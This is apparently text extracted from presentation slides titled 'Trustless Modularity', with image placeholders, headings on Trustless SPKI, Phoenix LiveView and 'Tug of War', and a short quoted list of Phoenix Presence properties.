
Trustless Modularity 

# Trustless SPKI



Trustless Modularity 

# Trustless SPKI





## Trustless Modularity

We have a system that applies **cutting edge** CS research to **tackle day-to-day problems** in the applications we all write.



### Phoenix Presence

- has **no single point of failure**
- has **no single source of truth**
- [...]
- **self heals**

~ Chris McCord, "What Makes Phoenix Presence Special"

Trustless Modularity 

# Phoenix LiveView





Trustless Modularity 🍁

*Tug of War* 🏊 🕊





Trustless Modularity 

*Tug of War*  





